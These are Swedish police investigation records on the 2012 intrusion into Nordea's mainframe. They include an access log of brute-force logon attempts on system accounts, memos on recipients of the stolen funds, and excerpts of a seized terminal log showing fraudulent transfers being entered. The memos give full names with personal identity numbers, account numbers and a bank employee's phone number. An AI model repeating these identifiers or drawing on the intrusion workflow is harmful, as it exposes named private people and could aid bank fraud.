2012-07-24	2012-07-23-21.13	DKK 2 300	SEK 2 593	Odense Kommune		Mohamed Haji Elmi, A		Nordea SE	SWEDEN	Stoppad av Nordea	No
2012-07-24	2012-07-23-02.13	DKK 24 200	SEK 27 283	BUPL (Fackförening)		Mohamed Haji Elmi, A		Nordea SE	SWEDEN	Uttaget av konto-havare enligt nedanstående specifikation.	

Potentiell förlust		SEK	SEK 5 709 838
	Motvärde	DKK	DKK 50 646
	Motvärde	EUR	EUR 687 104

*ICS = International Customer Support

Datum	Transtyp	Belopp	Referens	Saldo
2012-07-24	Insättn utland	27 283,80	072303954031621/379	27283,80
2012-07-24	Ins avgift	60,00	072303954031621/650	27223,80
2012-07-24	Uttag	7 500,00	072404077040085/501	19723,80
2012-07-24	Uttag	3 195,00	072404077020101/501	16528,80
2012-07-24		80,00	072404077020099/789	16448,0
2012-08-17	Uttag	15 000,00	081704077010076/501	1448,00
2012-08-20	Uttag	1 400,00	082004077010098/501	48,80

Identifier	Date	Time	IP address	Comment	Unknown	Revoked	Wrong pass	Success	New pass	Transactions made	Line item on reimbursement overview
41024UNAX4747	2012-04-25	03:58:40	124.248.187.86	*No logon, TCP session only*							
41024UNAX6608	2012-04-25	09:50:05	202.84.72.14	Multiple unknown	P1017640, P1016407						
41024UNAX6657	2012-04-25	09:57:52	202.84.72.14	Multiple unknown	G13139						
41027UNAX9022	2012-04-28	06:40:08	124.248.187.18	Multiple unknown, revoked	PUBLIC, PRIVATE	IBMUSER					
41062UNAX4549	2012-06-02	06:50:01	124.248.187.119	Revoked		IBMUSER					
41062UNAX4575	2012-06-02	07:01:08	78.39.160.3	Revoked, wrong pass, multiple unknown	PUBLIC, FTPD, PRIVATE, WEBSRV, OMSVKERN, ;;;;	TCPIP	BPXROOT				
41062UNAX4589	2012-06-02	07:18:19	78.39.160.3	Multiple unknown	Special characters, ASDASD						
41081UNAX1435	2012-06-21	04:40:03	124.248.187.56	*No logon, TCP session only*							
41084UNAX2392	2012-06-24	09:44:57	124.248.187.76	Revoked and multiple unknown	G13500A, G33371, P1011014	G13504					
41095UNAX8431	2012-07-05	13:39:08	103.23.133.62	Success				P1424246		2	
41095UNAX9383	2012-07-05	16:08:58	202.84.72.14	*No logon, TCP session only*							
41095UNAX9772	2012-07-05	19:55:03	202.84.72.14	*No logon, TCP session only*							
41098UNAX6732	2012-07-08	13:39:54	202.84.72.14	Success, multiple revoked and unknown	P1216171	P500074, P1273574 P1273574, P1308874, P1408666 P1408909, P500074, P1400207, P1372882, P1398679, P500582, P500569, P500136, P500394, P500374, P500530, P1381709, P1338048, P1149512, P1348388,		P1424246		4	
41099UNAX7300	2012-07-09	03:03:03	202.84.72.14	Success, multiple revoked and multiple unknown	P1417428, P1291610, P1292323, P1284571	P1423541, P1418718		P1424246		123	
41099UNAX7322	2012-07-09	03:41:30	202.84.72.14	Success, multiple revoked and multiple unknown	P1284517, P1216171, P1241494	P1273574, P1393707, P1400207		P1424246		139	
41099UNAX7414	2012-07-09	05:52:23	202.84.72.14	Success, multiple revoked and multiple unknown	P1241494, P1216171	P1302914, P1424661		P1424475		61	
41099UNAX9573	2012-07-09	11:57:28	202.84.72.14	Unknown, multiple revoked and multiple wrong pass	PUBLICÛ3	P137584, P1099345, P1306847	P1006428, P1350218				
41099UNAX9622	2012-07-09	12:06:32	202.84.72.14	Multiple unknown and multiple revoked	P1006428, P1376713	P1301756, P500471					
41100UNAX1694	2012-07-10	04:51:45	202.84.72.14	*No logon, TCP session only*							
41100UNAX5379	2012-07-10	16:40:32	202.84.72.14	Multiple revoked		P1002341, P1229052					
41103UNAX8374	2012-07-13	19:57:56	202.84.72.14	Wrong pass			P1356445				
41103UNAX8434	2012-07-13	21:00:45	202.84.72.14	Multiple unknown and multiple revoked	P1136534, P1137018	P1101161, P500431					
41103UNAX8455	2012-07-13	21:18:22	124.248.187.19	*No logon, TCP session only*							
41104UNAX8633	2012-07-14	00:57:49	202.84.72.14	Success and wrong pass			P1134396	P1134396		62	
41104UNAX9263	2012-07-14	10:33:42	124.248.187.19	Success				P1424246		42	
41104UNAX9395	2012-07-14	14:08:35	202.84.72.14	Success				P1134396		47	
41107UNAX8858	2012-07-17	21:38:37	202.84.72.14	Success and wrong pass			P1406256	P1257889		16	
41107UNAX8903	2012-07-17	22:18:16	202.84.72.14	Success, revoked, new pass and multiple wrong pass		P500635	G34948, P1319809, P1353063	G06548	G41753	138	
41107UNAX8916	2012-07-17	22:34:45	202.84.72.14	Unknown and wrong pass	P1262416		P1207709 G23589, G21189, G07141, G20235, G24937, P1006428,				
41108UNAX1378	2012-07-18	13:14:51	202.84.72.14	Success, multiple wron pass, new pass, multiple unknown	G93993, P1134346		P1350218	G95993	G33806	23	
41108UNAX2499	2012-07-18	21:20:15	124.248.187.203	*No logon, TCP session only*							
41108UNAX2519	2012-07-18	21:33:12	124.248.187.203	*No logon, TCP session only*							
41108UNAX2523	2012-07-18	21:35:10	124.248.187.203	Unknown	P1134246						
41108UNAX2586	2012-07-18	22:47:04	124.248.187.203	*No logon, TCP session only*							
41109UNAX3540	2012-07-19	08:25:17	202.84.72.14	*No logon, TCP session only*							
41112UNAX2062	2012-07-22	09:37:07	124.248.166.213	*No logon, multiple TCP sessions only*							
41112UNAX2217	2012-07-22	12:51:04	202.84.72.14	*No logon, TCP session only*							
41112UNAX2219	2012-07-22	12:54:56	124.248.166.213	*No logon, TCP session only*							
41112UNAX2396	2012-07-22	16:23:40	78.39.160.3	*No logon, TCP session only*							
41112UNAX2397	2012-07-22	16:23:45	78.39.160.3	Success, revoked, multiple wrong pass		G32832	G07814, G26548	G32733		27	
41112UNAX2395	2012-07-22	16:26:03	78.39.160.3	*No logon, TCP session only*							
41112UNAX2431	2012-07-22	17:04:59	78.39.160.3	Success				P1424246		188	
41112UNAX2552	2012-07-22	19:55:17	78.39.160.3	Multiple wrong pass			K234590, N272410				
41112UNAX2692	2012-07-22	23:21:07	78.39.160.3	Success				G40516		629	
41112UNAX2700	2012-07-22	23:34:03	78.39.160.3	Success, wrong pass			P1207709	P1424246		456	11
41113UNAX2939	2012-07-23	05:28:01	78.39.160.3	Success				P1424246		114	
41113UNAX3157	2012-07-23	07:14:58	78.39.160.3	Success				P1424246		259	
41113UNAX5598	2012-07-23	14:52:51	78.39.160.3	Success				P1424246		50	
41113UNAX6388	2012-07-23	21:02:18	78.39.160.3	Success				P1424246		59	10, 9
41114UNAX6587	2012-07-24	01:24:05	78.39.160.3	Success				P1424246		20	8
41114UNAX6794	2012-07-24	06:06:48	78.39.160.3	Success				P1424246		182	
41115UNAX0313	2012-07-25	02:36:45	78.39.160.3	Wrong pass			P1424246				
41117UNAX7658	2012-07-27	03:51:28	124.248.187.227	*No logon, TCP session only*							
41117UNAX8960	2012-07-27	09:59:48	124.248.187.227	Multiple unknow, revoked	Special characters, PRIVATE, PUBLIC	IBMUSER					

41117UNAX9062	2012-07-27	10:15:27	78.39.160.3	Success, multiple unknown, multiple revoked, multiple wrong pass	FTPD, OMVZKERN, WEBSRV, XXXXXXXX, TESTD, SSHRUNI, G39786B, G14317, G55809, G22320B, G39786B, TSCAPPCA	OEDFLTU, UNIKREDP, N147360, P002830, P1381520, P1424661, Z615205	BPXROOT, P1424246, G31499A	WEBADM		6		
41117UNAX9767	2012-07-27	12:59:02	78.39.160.3	Success, unknown, multiple wrong pass	P541753		G95993, G43309, G09664, G17316, G08562, G33912	P1134396		103		
41117UNAX9941	2012-07-27	13:43:52	78.39.160.3	Success				G33912		1,796		
41117UNAX0048	2012-07-27	14:07:37	78.39.160.3	Success, multiple unknown, multiple revoked, multiple wrong pass, new pass		P1207709, P1258362, P1378015, P1378848	P1207709, P1257889, P1319809, P1424343, P1356445, P1006428, P1406256, P1353063	P1406965	P1424475	15		
41117UNAX0050	2012-07-27	17:03:36	78.39.160.3	Success, revoked		P500658		P1006428		120		
41117UNAX0739	2012-07-27	19:17:35	78.39.160.3	Success				P1134396		23		
41122UNAX4900	2012-08-01	13:02:48	213.212.51.244	Success, multiple wrong pass, revoked		P1354949	P1134396, G95993	P1134396	600		6, 5, 4	
41122UNAX5290	2012-08-01	14:22:06	213.212.51.244	Success				P1134396	44		7	
41122UNAX5328	2012-08-01	14:30:20	213.212.51.244	Multiple wrong pass, multiple revoked, multiple unknown	Û, PINETC, TNGFW	IBMUSER, P1016873, P500604, UNIKREDP, UNITRAX	BPXROOT, P1009959, P500186					
41122UNAX5379	2012-08-01	14:40:45	213.212.51.244	Success				P1134396	13			
41122UNAX5508	2012-08-01	14:58:04	213.212.51.244	Success				P1134396	13			
41122UNAX5006	2012-08-01	15:30:48	213.212.51.244	Revoked		G34645						
41122UNAX6161	2012-08-01	18:50:06	213.212.51.244	Success				P1424246	21			
41122UNAX6166	2012-08-01	18:54:59	213.212.51.244	Success, wrong pass, revoked		G98999	P1418696	P1424246	33			
41122UNAX6197	2012-08-01	19:27:23	213.212.51.244	Success, multiple wrong pass			P1406256, P1207709, P131980S	P1424246	166			
41122UNAX6216	2012-08-01	19:45:54	78.39.160.3	*No logon, TCP session only*								
41122UNAX6166	2012-08-01	20:07:15	213.212.51.244	Success				P1424246	33			
41122UNAX6239	2012-08-01	20:09:04	213.212.51.244	Success				P1424246	61			
41122UNAX6256	2012-08-01	20:24:51	213.212.51.244	Success				P1006428	177			
41122UNAX6312	2012-08-01	21:24:56	213.212.51.244	Success				P1424246	4			
41122UNAX6312	2012-08-01	21:30:08	213.212.51.244	Success, wrong pass, multiple revoked, multiple unknown	ZCGFAQ, OMVSKERN, WEBSRV02	KMGUSER, UNP0FTPE, IMSRDR, CMACONN	WEBADM	P1424246	4			
41123UNAX6484	2012-08-02	00:50:43	213.212.51.244	Multiple unknown	SSSSSSSS, P386, ((((((((, ÆÆÆÆÆÆÆÆ							
41123UNAX8070	2012-08-02	10:06:48	213.212.51.244	*No logon, TCP session only*								
41123UNAX8081	2012-08-02	10:07:56	213.212.51.244	Success				P1424246	6			
41123UNAX8236	2012-08-02	10:41:03	213.212.51.244	Success				P1424246	551			
41123UNAX8236	2012-08-02	11:29:40	213.212.51.244	Success				P1424246	551			
41123UNAX0131	2012-08-02	18:53:29	213.212.51.244	Unknown	A							
41123UNAX0139	2012-08-02	18:54:48	213.212.51.244	Success				P1424246	33			
41123UNAX0139	2012-08-02	19:03:54	213.212.51.244	Success				P1424246	33			
41123UNAX0139	2012-08-02	19:05:08	213.212.51.244	Success				P1424246	33			
41123UNAX0139	2012-08-02	19:05:56	213.212.51.244	Success				P1424246	33			
41123UNAX0139	2012-08-02	19:06:39	213.212.51.244	Success				P1424246	33			
41123UNAX0139	2012-08-02	19:07:36	213.212.51.244	Success				P1424246	33			
41123UNAX0139	2012-08-02	19:08:35	213.212.51.244	Success				P1424246	33			
41123UNAX0139	2012-08-02	19:09:26	213.212.51.244	Success, multiple unknown, wrong pass	(), ////////		WEBADM	P1424246	33			
41123UNAX0139	2012-08-02	19:12:32	213.212.51.244	Success, wrong pass			WEBADM	P1424246	33			
41123UNAX0139	2012-08-02	19:13:46	213.212.51.244	Success				P1424246	33			
41126UNAX6316	2012-08-05	12:32:16	213.212.51.244	Success, wrong pass, multiple revoked, unknown	P1016415	P1424076, P1407333	P1424246	P1424246	114			
41126UNAX6758	2012-08-05	21:00:34	213.212.51.244	Wrong pass, multiple revoked		G21717, G42419	WEBADM					
41126UNAX6758	2012-08-05	21:03:48	213.212.51.244	*No logon, TCP session only*								
41126UNAX6758	2012-08-05	21:05:02	213.212.51.244	*No logon, TCP session only*								
41126UNAX6758	2012-08-05	21:05:57	213.212.51.244	*No logon, TCP session only*								
41126UNAX6768	2012-08-05	21:10:09	213.212.51.244	Success, multiple wrong pass, revoked		G06350	N334310, K234590, G05311, G08562	P1424475	115			
41126UNAX6768	2012-08-05	21:18:26	213.212.51.244	Success, revoked, unknown	DASD	G43524		P1424475	115			
41126UNAX6768	2012-08-05	21:19:46	213.212.51.244	Success				P1424475	115			
41126UNAX6768	2012-08-05	21:42:09	213.212.51.244	Success, multiple revoked		P1318683, P1365630, P50041E		P1424475	115			
41126UNAX6768	2012-08-05	21:43:42	213.212.51.244	Success, multiple unknown, revoked	P1369067, G15103	P1365630		P1424475	115			
41127UNAX6920	2012-08-06	02:29:43	213.212.51.244	*No logon, TCP session only*								
41127UNAX6922	2012-08-06	02:31:33	213.212.51.244	*No logon, TCP session only*								
41127UNAX6923	2012-08-06	02:32:30	213.212.51.244	*No logon, TCP session only*								
41127UNAX6924	2012-08-06	02:33:32	213.212.51.244	*No logon, TCP session only*								
41127UNAX6925	2012-08-06	02:34:47	213.212.51.244	*No logon, TCP session only*								
41127UNAX6927	2012-08-06	02:35:25	213.212.51.244	*No logon, TCP session only*								
41127UNAX6929	2012-08-06	02:40:38	213.212.51.244	*No logon, TCP session only*								
41127UNAX6931	2012-08-06	02:49:45	213.212.51.244	*No logon, TCP session only*								
41127UNAX6933	2012-08-06	02:56:42	213.212.51.244	*No logon, TCP session only*								
41127UNAX6936	2012-08-06	02:57:45	213.212.51.244	*No logon, TCP session only*								

41127UNAX6938	2012-08-06	02:58:42	213.212.51.244	*No logon, TCP session only*							
41127UNAX7020	2012-08-06	05:57:42	213.212.51.244	*No logon, TCP session only*							
41127UNAX7022	2012-08-06	05:59:46	213.212.51.244	*No logon, TCP session only*							
41127UNAX7033	2012-08-06	06:03:25	213.212.51.244	Success				P1424246		1
41127UNAX7033	2012-08-06	06:04:15	213.212.51.244	Success				P1424246		1
41127UNAX7033	2012-08-06	06:06:00	213.212.51.244	Success				P1424246		1
41127UNAX7041	2012-08-06	06:06:35	213.212.51.244	*No logon, TCP session only*							
41127UNAX8218	2012-08-06	09:11:39	202.84.72.14	Wrong pass			G13353				
41127UNAX8218	2012-08-06	09:14:03	202.84.72.14	Multiple wrong pass			P1257889, G24222, G35057				
41127UNAX8218	2012-08-06	09:18:33	202.84.72.14	Multiple wrong pass, unknown	G24087		G35057, G34615, G1515E				
41127UNAX8218	2012-08-06	09:21:53	202.84.72.14	Multiple wrong pass, new pass, multiple revoked, unknown	P1398660	P1424068, G03997, P1418599, G04356	P1319809, P1207709, P1380826, G05716, P1134396, P1134396, P1351532, G04049		K238190		
41127UNAX9832	2012-08-06	13:38:18	124.248.187.172	*No logon, TCP session only*							
41127UNAX9836	2012-08-06	13:39:06	213.212.51.244	*No logon, TCP session only*							
41127UNAX0023	2012-08-06	14:02:27	213.212.51.244	Success				P1424246		162	
41127UNAX0809	2012-08-06	16:39:46	213.212.51.244	Success				P1424246		9	
41127UNAX0818	2012-08-06	16:41:02	213.212.51.244	Success, unknown	P1424266			P1424246		49	
41127UNAX1239	2012-08-06	22:33:32	213.212.51.244	Success				P1424246		8	
41131UNAX4916	2012-08-10	11:07:06	213.212.51.244	Success, wrong pass, multiple revoked		G43524, P1418890	P1424246	P1033840		0	
41131UNAX4916	2012-08-10	11:15:58	213.212.51.244	Success				P1033840		0	
41131UNAX4916	2012-08-10	11:16:40	213.212.51.244	Success				P1033840		0	
41131UNAX4916	2012-08-10	11:18:15	213.212.51.244	Success				P1033840		0	
41131UNAX4916	2012-08-10	11:18:40	213.212.51.244	Success				P1033840		0	
41131UNAX4916	2012-08-10	11:19:35	213.212.51.244	Success				P1033840		0	
41131UNAX4916	2012-08-10	11:20:20	213.212.51.244	Success, wrong pass			P1033840	P1033840		0	
41131UNAX4916	2012-08-10	11:21:06	213.212.51.244	Success, wrong pass			P1033840	P1033840		0	
41131UNAX4916	2012-08-10	11:22:12	213.212.51.244	Success, multiple wrong pass, multiple unknown	G32452, G24161, P1002341		G31804, P1009959, P113439E	P1033840		0	
41131UNAX5168	2012-08-10	12:01:21	213.212.51.244	Success, wrong pass			P1033840	P1033840		1	
41131UNAX5168	2012-08-10	12:01:50	213.212.51.244	Success				P1033840		1	
41131UNAX5168	2012-08-10	12:09:00	213.212.51.244	Success, wrong pass, revoked		G42819	P1424246	P1033840		1	
41131UNAX5725	2012-08-10	14:03:36	213.212.51.244	Wrong pass			P1424246				
41131UNAX5730	2012-08-10	14:05:13	213.212.51.244	*No logon, TCP session only*							
41131UNAX5738	2012-08-10	14:07:30	213.212.51.244	*No logon, TCP session only*							
41131UNAX5900	2012-08-10	14:47:46	78.39.160.3	*No logon, TCP session only*							
41131UNAX6331	2012-08-10	17:38:30	213.212.51.244	*No logon, TCP session only*							
41131UNAX6361	2012-08-10	18:00:26	213.212.51.244	*No logon, TCP session only*							
41131UNAX6401	2012-08-10	18:45:18	213.212.51.244	*No logon, TCP session only*							
41131UNAX6404	2012-08-10	18:45:58	213.212.51.244	Multiple unknown	%X%X%XAS, LOCALUSER, PEDI						
41131UNAX6540	2012-08-10	21:35:28	213.212.51.244	Revoked		P1424246					
41132UNAX6643	2012-08-11	00:35:40	213.212.51.244	Success				P1033840		11	
41132UNAX6643	2012-08-11	00:36:05	213.212.51.244	Success				P1033840		11	
41132UNAX6643	2012-08-11	00:37:59	213.212.51.244	Success				P1033840		11	
41132UNAX6643	2012-08-11	00:38:44	213.212.51.244	Success				P1033840		11	
41132UNAX6643	2012-08-11	00:38:58	213.212.51.244	Success				P1033840		11	
41132UNAX6643	2012-08-11	00:39:15	213.212.51.244	Success				P1033840		11	
41132UNAX6643	2012-08-11	00:40:03	213.212.51.244	Success				P1033840		11	
41132UNAX6643	2012-08-11	00:40:23	213.212.51.244	Success, wrong pass, new pass, multiple unknown	1033840, ASDASDDS		P1033840	P1033840	P1033840	11	
41132UNAX6540	2012-08-11	02:06:17	213.212.51.244	Wrong pass, multiple revoked, unknown	TORI	P1134396, P1424246	G40516				
41132UNAX6540	2012-08-11	02:07:32	213.212.51.244	Multiple wrong pass			OPSOSF, FTPUSCDK				
41132UNAX6540	2012-08-11	02:11:27	213.212.51.244	Wrong pass, unknown	G13536A		FTPUSCDK				
41132UNAX6540	2012-08-11	02:15:33	213.212.51.244	*No logon, TCP session only*							
41135UNAX6627	2012-08-14	13:00:59	213.212.51.244	Unknown	A						
41135UNAX6627	2012-08-14	13:01:45	213.212.51.244	*No logon, TCP session only*							
41135UNAX8128	2012-08-14	23:06:54	213.212.51.244	Revoked		P1424246					
41135UNAX8128	2012-08-14	23:11:03	213.212.51.244	*No logon, TCP session only*							
41135UNAX8128	2012-08-14	23:11:11	213.212.51.244	*No logon, TCP session only*							
41135UNAX8128	2012-08-14	23:11:15	213.212.51.244	Multiple revoked, multiple unknown	P1241494, G94491	P1400134, P500207					
41135UNAX8128	2012-08-14	23:17:32	213.212.51.244	Revoked, unknown	P00015	P500015					
41135UNAX8128	2012-08-14	23:19:05	213.212.51.244	Revoked		P500015					
41136UNAX0698	2012-08-15	12:45:14	213.212.51.244	Multiple revoked, unknown	WEBADM	UNIVPC, P500182, P500562					

PM

Bankkontakter

Signerad av

Signerad datum

Polismyndighet
Stockholms län

Enhet
LU/SF "AVSTÄLLD" Förmögenhetsgrupp

Diarienr
0201-K292108-12

Uppgiftslämnare
Rehnberg, Bengt

Datum
2012-11-20

Tid
10:25

Beslag verkställt
Nej

Material för analys
Nej

Mottaget

Mottaget datum

Tid

Sätt på vilket uppgift lämnats

Upprättad av
Bengt Rehnberg

Uppgiften avser

Uppgift

Efter att Nordea Bank upptäckt att ett intrång i deras stordatormiljö skett och att ett antal försök och även lyckade överföringar hade utförts, kontaktades de banker där det fanns mottagarkonton till dessa överföringar.

En av mottagarna till dessa överföringar är Abdul-Rahim Said 940410-2692 som har ett konto hos Swedbank. Överföringen på 88.140 DKK föranledde Nordea Bank att kontakta Swedbank.

Vid kontakt med Swedbank uppgav man där att Nordea Bank den 1 augusti 2012 informerade Swedbank om att betalningen var på gång till aktuellt konto i Swedbank. Då det var fråga om "fraud" önskade Nordea Danmark Swedbanks hjälp att få betalningen returnerad.

Swedbank totalspärrade mottagarkontot den 1 augusti vilket innebar att den ankommande betalningen inte kunde bokas in till kontot.

I ett mail från Susanne Kuylenstierna på Swedbank framgår att betalningen är "completed" (= OK och genomförd) i deras system, men med valutadag först den 3/8. Därför vill Nordea Bank få kontot spärrat för insättning så att betalningen inte blir utförd på valutadagen.

Kunden, Abdul-Rahim Said, kontaktade Swedbank genom att besöka kontoret på Gustav Adolfs torg den 2 augusti med anledning av att han upptäckt att hans kort inte fungerade.

Den 8 augusti lämnade kunden på uppmaning från Banken en redogörelse för utlandsöverföringen som är på väg till hans konto.

Kunden har lämnat följande förklaring: " *Min kusin har skickat över pengar till mig från Danmark. Jag ska snart flytta till Danmark och gå i högskolan där. Pengarna skall gå till nya möbler, madrass, säng och TV".*

Banken godtog inte förklaringen utan bestämde sig för att stänga hans konto. Den 9 augusti fick kunden ett brev från Swedbank att man inte trodde på redogörelsen och att man därför beslutat att avsluta kontot.

När det gäller mottagaren Seiffadin Sedira 931222-7979 med konto i SE-Banken har följande information hämtats. (99.808 DKK var på väg till kundens konto).

Banken (SEB) har inte kunnat hitta transaktionen. Vid förnyad kontakt med mer ingångsinformation har man ändå inte hittat någonting om denna transaktion. Matteo Billiotti (tfn 0704-243031) på Banken säger att det här hände under semestertider och att det förmodligen var vikarier som jobbade då och man har därför inte dokumenterat någonting. Det finns ingen information helt enkelt. Billiotti kunde däremot säga att kundens konto spärrats senare än detta datum, men av en annan anledning.

Ytterligare en mottagare har ett konto i Nordea Bank, Mohamed Haji Elmi 900425-3994. Tre överföringar har initierats men endast en av dessa har gått igenom hela vägen och slutligen hamnat på kundens konto (27.283,08-) den 24 juli 2012.

Kunden har den 24 juli varit in på ett av Nordeas kontor, Trelleborgsvägen 14 i Malmö och tagit ut kontanter vid två olika tidpunkter enligt följande.

Första uttaget sker klockan 12:32 den 24 juli med 7.500 SEK. Andra uttaget sker klockan 13:43 med 3.195 SEK.

Den 17 augusti klockan 11:44 har kunden åter igen varit in på kontoret och tagit ut 15.000 SEK.

Kunden har vid alla tillfällen legitimerat sig med ett körkort med personnummer 900425-3994.

Saldot på kontot innan utlandsöverföringen var 0,72 SEK. Inga andra insättningar har skett mellan den 24 juli och 19 oktober då allt utom 8,80 SEK återstod.

Bengt Rehnberg

PM

Signerad av

Signerad datum

Polismyndighet
Stockholms län

Enhet
LU/SF1Förmögenhetsgrupp 1

Diarienr
0201-K292108-12

Uppgiftslämnare	Datum	Tid
Wahlström, Olle	2013-03-26	17:13

Beslag verkställt	Material för analys
Nej	Nej

Mottaget	Mottaget datum	Tid
	2012-11-09	

Sätt på vilket uppgift lämnats

Upprättad av
Olle Wahlström

Uppgiften avser
PM inför häktning angående banköverföringar

Uppgift

PM angående loggfil scrt.pankbs.log **2012-11-09**

Enligt Nordea skedde överföringen till SEE System klockan 13.27 den 1 augusti 2012 (Reimbursement overview.xlsx). Ytterligare överföringar samma dag var enligt dokumentet till Abdul-Rahim Bashe Said klockan 13.36, Seifaddin Sedira klockan 14.02 och Clevellina Ltd klockan 14.57.

I en krypterade containern på windows-partionen i beslag 2012-0201-BG25023-26 återfanns filen scrt.pankbs.log. Filen ser ut att innehålla någon form av terminalloggar från Nordeas system.

a\x\cpr\scrt.pankbs.log

Tidsstämplar för filen var (visat i svensk tid):
Skapad: 2012-08-01 13:18:54
Använd: 2012-08-01 13:18:54
Senast ändrad: 2012-08-01 15:33:43

Nedan följer delar av innehållet i filen. Innehållet redigerat på så sätt att data som ej bedömts gälla de aktuella överföringarna, sidor med liknande innehåll och en del tomma rader tagits bort.

SSE SYSTEM SERVICES ESTABLISHMENT

Unitel Betalinger

Side 1 af 3 Udenlandsk overf¦rsel

Betalingsmodtager ===> SSE SYSTEM SERVICES ESTABLISHMENT
STOCKLERWEG 1
9490 VADUZ
PRINCIPALITY OF LIECHTENSTEIN
Overf¦rselstype
(A/E/K/P/V/Z) ===> A
Afsender konto ===> DK1120008479274011
Overf¦rselsdato ===> 010812
Bel¦b ===> 420000
Valuta ===> EUR
Modv{rdi (J/N) ===> N
Kurs reference ===>
Aftalekurs ===>
Gebyr (A/M/B) ===> B

F1=Giro F2=Konto F3=Check F4=Ovf. F6=Udl. Check F7=Postgiro
F8=RFT F12=Betalingsmenu

==========

Unitel Betalinger

Side 1 af 3 Udenlandsk overf¦rsel

Betalingsmodtager ===> SSE SYSTEM SERVICES ESTABLISHMENT
STOCKLERWEG 1
9490 VADUZ
PRINCIPALITY OF LIECHTENSTEIN
Overf¦rselstype
(A/E/K/P/V/Z) ===> A
Afsender konto ===> DK1120008479274011
Overf¦rselsdato ===> 010812
Bel¦b ===> 420.000,00
Valuta ===> EUR
Modv{rdi (J/N) ===> N
Kurs reference ===>
Aftalekurs ===>
Gebyr (A/M/B) ===> B

Svar JA L{s korrektur (skriv "JA" og brug ENTER)
F1=Giro F2=Konto F3=Check F4=Ovf. F6=Udl. Check F7=Postgiro
F8=RFT F12=Betalingsmenu

==========

Unitel betalinger

Side 2 af 3 Udenlandsk overf¦rsel

Bankkode ===>

Modtager konto ===> CH2300254254111352O1G
Banknavn ===> UBS AG. BRANCH ST.GALLEN
BAHNHOFPLATZ
ST.GALLEN 9001
SWITZERLAND
Swift adresse ===> UBSWCHZH80A
Landekode ===> CH

Svar IBAN kr{ves til dette land
F1=Giro F2=Konto F3=Check F4=Ovf. F6=Udl. check F7=Postgiro
F8=RFT F12=Betalingsmenu

==========

Unitel betalinger

Side 2 af 3 Udenlandsk overf¦rsel

Bankkode ===>
Modtager konto ===> CH2300254254111352O1G
Banknavn ===> UBS AG. BRANCH ST.GALLEN
BAHNHOFPLATZ
ST.GALLEN 9001
SWITZERLAND
Swift adresse ===> UBSWCHZH80A
Landekode ===> CH

Svar JA L{s korrektur (skriv "JA" og brug ENTER)
F1=Giro F2=Konto F3=Check F4=Ovf. F6=Udl. check F7=Postgiro
F8=RFT F12=Betalingsmenu

==========

UNITEL BETALINGER

TID: 13.27.24 BETALINGER (BULK) DATO 01.08.2012

INDTAST RUTINE ==> 3

1. Indtastning af betalinger
2. Foresp¦rgsel p} betalinger
3. Kvittering af betalinger

BILLEDVALG = INDTAST BILLEDVALG OG BRUG F10
INDTAST RUTINE OG BRUG ENTER
F12 = HOVEDMENU

==========

Unitel Betalinger

Side 1 af 1 Kvittering af betalingsanmodninger

```
S{t                          Ant.
XKS  Modtager/Debetkonto     Bet. Type Iso Bel¦b          Kv1 Kv2

X   SSE SYSTEM SERVICES ESTABLISHM     UBE  EUR          420.000,00 KAO

Vil De "Kvit"tere eller "Slet"te denne side   .... eller 0001   betalinger ....
eller foretage et valg og brug Enter. X = Vis, K = Kvitter, S = Slet
F1 = Tilbage  F2 = Frem  F3 = Kode indtastning F12 = Betalingsmenu
================================================================================
Unitel Betalinger
--------------------------------------------------------------------
-------------
Side 1 af 3          Foresp¦rgsel p} udenlandsk overf¦rsel
Oprettet : 01.08.2012 af PIA KARINA OLSEN          kvit1 : KAO  kvit2 :
Status   : Ikke kvitteret                  Reference : 6739192501997620

Betalingsmodtager ===>  SSE SYSTEM SERVICES ESTABLISHMENT
                        STOCKLERWEG 1
                        9490 VADUZ
                        PRINCIPALITY OF LIECHTENSTEIN
Overf¦rselstype   ===>  A
@nsket ovf. dato  ===>  01.08.2012       Forv. ovf. dato       01.08.2012
Faktisk ovf. dato ===>
Afsenderkonto     ===>  DK1120008479274011
Debet bel¦b       ===>
Indtastet bel¦b   ===>        420.000,00       Ovf. bel
Valuta            ===>  EUR
Modv{rdi (J/N)    ===>  N
Kurs reference    ===>
Aftalekurs        ===>
Afregningskurs    ===>
Landekode         ===>  CH

Brug Enter for sideskift                F12 = Oversigt over betalinger
================================================================================
UNITEL BETALINGER
--------------------------------------------------------------------
------------
TID: 13.28.45          BETALINGER (BULK)                DATO 01.08.2012

                    INDTAST RUTINE ==> 3

                  1. Indtastning af betalinger
                  2. Foresp¦rgsel p}  betalinger
                  3. Kvittering af betalinger

BILLEDVALG    =     INDTAST BILLEDVALG OG BRUG F10
INDTAST RUTINE OG BRUG ENTER
                                        F12 = HOVEDMENU
================================================================================
Unitel Betalinger
--------------------------------------------------------------------
-------------
```

Side 1 af 1 Kvittering af betalingsanmodninger

S{t Ant.
XKS Modtager/Debetkonto Bet. Type Iso Bel¦b Kv1 Kv2

K SSE SYSTEM SERVICES ESTABLISHM UBE EUR 420.000,00 KAO

Vil De "Kvit"tere eller "Slet"te denne side .... eller 0001 betalinger ....
eller foretage et valg og brug Enter. X = Vis, K = Kvitter, S = Slet
F1 = Tilbage F2 = Frem F3 = Kode indtastning F12 = Betalingsmenu

==========

Unitel Betalinger

Side 1 af 1 Kvittering af betalingsanmodninger

S{t Ant.
XKS Modtager/Debetkonto Bet. Type Iso Bel¦b Kv1 Kv2

. SSE SYSTEM SERVICES ESTABLISHM UBE EUR 420.000,00 KAO LHA

Kvittering er foretaget
Vil De "Kvit"tere eller "Slet"te denne side .... eller 0001 betalinger ....
eller foretage et valg og brug Enter. X = Vis, K = Kvitter, S = Slet
F1 = Tilbage F2 = Frem F3 = Kode indtastning F12 = Betalingsmenu

==========

Abdul-Rahim Bashe Said

Unitel Betalinger

Side 1 af 3 Udenlandsk overf¦rsel

Betalingsmodtager ===> ABDUL-RAHIM BASHE SAID

Overf¦rselstype
(A/E/K/P/V/Z) ===> A
Afsender konto ===> DK1120008479274011
Overf¦rselsdato ===> 010812
Bel¦b ===> 88.140,00
Valuta ===> DKK
Modv{rdi (J/N) ===> N
Kurs reference ===>
Aftalekurs ===>
Gebyr (A/M/B) ===> B

Svar ja L{s korrektur (skriv "JA" og brug ENTER)
F1=Giro F2=Konto F3=Check F4=Ovf. F6=Udl. Check F7=Postgiro
F8=RFT F12=Betalingsmenu

==========

```
 Unitel betalinger
 ------------------------------------------------------------------
------------
 Side 2 af 3              Udenlandsk overf¦rsel

 Bankkode            ===>
 Modtager konto       ===>  SE2180000821499230996986
 Banknavn            ===>  SWEDBANK AB
